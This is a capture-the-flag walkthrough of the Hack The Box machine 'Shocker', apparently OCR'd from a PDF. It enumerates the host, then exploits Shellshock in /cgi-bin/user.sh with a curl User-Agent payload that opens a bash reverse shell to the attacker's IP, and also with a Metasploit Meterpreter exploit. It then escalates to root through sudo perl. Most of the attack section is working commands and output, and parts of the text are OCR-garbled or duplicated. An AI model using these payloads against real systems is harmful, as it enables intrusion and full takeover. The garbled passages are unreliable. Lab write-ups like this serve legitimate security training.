

[]	Developer:	Alonso Garcia	[]
[]	Version:	1.0.	[]
[]	Codename:	HACKLAB HTB - Shoker	[]
[]	Report to:	chacka0101 @ gmail.com	[]
[]	Homepage:	https://github.com/chacka0101/HACKLABS	[]
[]	Publication Date:	23/MAY/2020	[]

HACKLAB Hack The Box - Shoker



Hostname: Shoker IP: 10.10.10.56

Operating System: Linux

Walkthrough

Port and service scanning:

```
root@kali:~# nmap -sV--p 1465535 10.10.10.56
Starting Nmap 7.70/( https://nmap.org ) at 2020-05-23 19:25 EDT
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).
Noteshown: 65531 closed ports
PORT
            STATE
                      SERVICE VERSION
80/tcp
                       http
                                Apache httpd 2.4.18 ((Ubuntu))
            open
                                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
2222/tcpdlopendirb/ssh
41161/tcpi filtered unknown
48848/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1871.86 seconds
 oot@kali:~#
```

Banner grabbing:

```
root@kali:~# ssh 10.10.10.56
ssh: connect to host 10.10.10.56 port 22: Connection refused
root@kali:~# ssh 10.10.10.56 2222
ssh: connect to host 10.10.10.56 port 22: Connection refused
```





Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:

http://10.10.10.56:80




Use the dirb to enumerate the directories and found some important directories:


root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt

As /cgi-bin / is a restricted directory, let's look for a .sh file: root@kali:~# dirb http://10.10.10.56/cgi-bin/ -X .sh

Downloaded the user.sh by opening the URL:

http://10.10.10.56/cgi-bin/user.sh





 $01000011\ 01001000\ 01000001\ 01000001\ 01001011\ 01000001\ 00110000\ 00110001\ 00110000\ 00110001$



There was an user.sh file detected. Let's see what this file is doing.

root@kali:~# curl -vvv http://10.10.10.56/cqi-bin/user.sh

```
t@kali:~# curl -vvv http://10.10.10.56/cgi-bin/user.sh
Trying 10.10.10.56...
 TCP_NODELAY set
* Connected to 10.10.10.56 (10.10.10.56) port 80 (#0)
> GET /cgi-bin/user.sh HTTP/1.1
> Host: 10.10.10.56
> User-Agent: curl/7.60.0
> Accept: */*
< HTTP/1.1 200 OK
< Date: Sun, 24 May 2020 03:59:07 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked</pre>
< Content-Type: text/x-sh
Content-Type: text/plain
Just an uptime test script
 23:59:07 up 6:33, 0 users, load average: 0.00, 0.00, 0.00
  Connection #0 to host 10.10.10.56 left intact
       ali:~#
```

Vulnerability Scanning:

kali@kali:~\$ msfconsole

msf > search mod cgi



The target was vulnerable to shellshock.

```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options
Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):
                          Current Setting Required Description
      Name
                          /usr/bin/id
CVE-2014-6271
                                                                             Command to run (absolute paths required)
CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
     CVE
HEADER
METHOD
                                                                            CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HTTP header to use
HTTP method to use
A proxy chain of format type:host:port[,type:host:port][...]
The target address range or CIDR identifier
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Path to CGI script
The number of concurrent threads
HTTP server virtual host
                          User-Agent
GET
      Proxies
      RHOSTS
                          false
                          /cgi-bin/user.sh
      VHOST
 msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > run
 [+] uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary (scanner/http/apache_mod_cgi_bash_env) >
```

Exploitation method 1:

Terminal 1 - Netcat listening:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Terminal 2 - The guess at this time was to try "shellshock" on this server. Below is a successful attempt:

```
root@kali:~# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```

```
oot@kmli:-# sudo curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```

Terminal 1 - Netcat listening:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41498
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```


Search flags:

shelly@Shocker:/usr/lib/cgi-bin\$ find / -iname *.txt

```
find: '/proc/163//fd': Permission denied
find: '/proc/1637/map_files': Permission denied
find: '/proc/1637/map_files': Permission denied
find: '/proc/1637/ns': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/etc/lvm/backup': Permission denied
find: '/etc/lvm/archive': Permission denied
find: '/etc/lvm/archive': Permission denied
shelly@Shocker:/usr/lib/cgi-bin$ cat /home/shelly/user.txt
shelly@Shocker:/usr/lib/cgi-bin$
```

Privilege Escalation method 1:

Enumeration reveals that the user can run any command with Perl binary as root.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User shelly may run_the_following_commands on Shocker:
    (root) NOPASSWD / usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```



We'll now use that to escalate the shell:

shelly@Shocker:/usr/lib/cgi-bin\$ sudo perl -e 'exec "/bin/sh"'

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```

Search root flag:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
wid=0(root) gid=0(root) groups=0(root)
find / -iname *.txt
//bome/shelly/user.txt
//usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
//usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
//usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/scripts/spelling.txt
//usr/src/linux-headers-4.4.0-31/srcipts/spelling.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
//usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
```

```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/swbtree/git-swbtree.txt
/usr/share/doc/git/contrib/swbtree/git-swbtree.txt
/usr/share/doc/git/contrib/swbtree/git-swbtree.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lumpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pymove outline.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/gnupg/Uggrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/command-not-found/priority.txt
/boot/grub/gfxblacklist.txt
/root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
```

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
cat /root/root.txt
HACKED BY CHACKA0101
```



Exploitation method 2:

This module targets CGI scripts in the Apache web server by setting the HTTP USER AGENT environment variable to a malicious function definition.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444

[*] Command Stager progress - 100.46% done (1097/1092 bytes)

[*] Sending stage (861480 bytes) to 10.10.10.56

[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.56:54076) at 2020-05-23 23:42:39 -0400

meterpreter >
```

User flag:

```
meterpreter > ls -la
Listing: /usr/lib/cgi-bin
Mode
                    Size Type Last modified
                                                                Name
100755/rwxr-xr-x 113 fil 2017-09-22 15:29:26 -0400 user.sh
meterpreter > cd /home
<u>meterpreter</u> > ls
Listing: /home
Mode
                   Size Type Last modified
                                                               Name
40755/rwxr-xr-x 4096 dir 2017-09-22 15:49:12 -0400 shelly
meterpreter > cd shelly
<u>meterpreter</u> > ls -la
Listing: /home/shelly
                    Size Type Last modified
Mode
                                                                Name
100600/rw----- 0 fil
100644/rw-r--r- 220 fil
100644/rw-r--r- 3771 fil
40700/rwx----- 4096 dir
                                                               .bash_history
                                 2017-09-25 08:29:38 -0400
                                 2017-09-22 12:33:54 -0400
2017-09-22 12:33:54 -0400
                                                               .bash_logout
                                                                .bashrc
                                 2017-09-22 12:35:28 -0400
                                                                .cache
40775/rwxrwxr-x 4096
100644/rw-r--r-- 655
                                 2017-09-22 15:49:12 -0400
                                                                .nano
                                 2017-09-22 12:33:54 -0400
                                                                .profile
 100644/rw-r--r-- 66
                                 2017-09-22 15:43:04 -0400
                                                                .selected_editor
 100644/rw-r--r--
                                  2017-09-22 12:35:31 -0400
                                                                .sudo_as_admin_successful
100444/r--r--r-- 33
                                 2017-09-22 15:37:05 -0400 user.txt
<u>meterpreter</u> > cat user.txt
meterpreter >
```





Privilege Escalation method 1:

Enumeration reveals that the user can run any command with Perl binary as root.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User shelly may run the following commands on Shocker:
    (root) NOPASSWD /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```

We'll now use that to escalate the shell:

shelly@Shocker:/usr/lib/cgi-bin\$ sudo perl -e 'exec "/bin/sh"'

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```

Search root flag:

```
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"
id
uid=0(ront) gid=0(ront) groups=0(root)
find / -iname *.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
```

```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/2.1.3.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/svn-fe/svn-fe.txt
/usr/share/doc/git/contrib/subtree/git-subtree.txt
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
 /usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/udev assembly.txt
/usr/share/doc/lvm2/lvmpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
 /usr/share/command-not-found/priority.txt
 /boot/grub/gfxblacklist.txt
/root/root.txt
 /lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
 /lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
```



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo_perl -e 'exec "/bin/sh"'
cat /root/root.txt

HACKED BY CHACKA0101
```

Agradecimientos a:

```
Hack The Box - https://www.hackthebox.eu
Rapid7 - https://www.metasploit.com/
The Dark Raver - https://tools.kali.org/web-applications/dirb
Offensive Security - https://www.kali.org/
```

-END-

 $01000011\ 01001000\ 01000001\ 01000001\ 01001011\ 01000001\ 00110000\ 00110001\ 00110000\ 00110001$

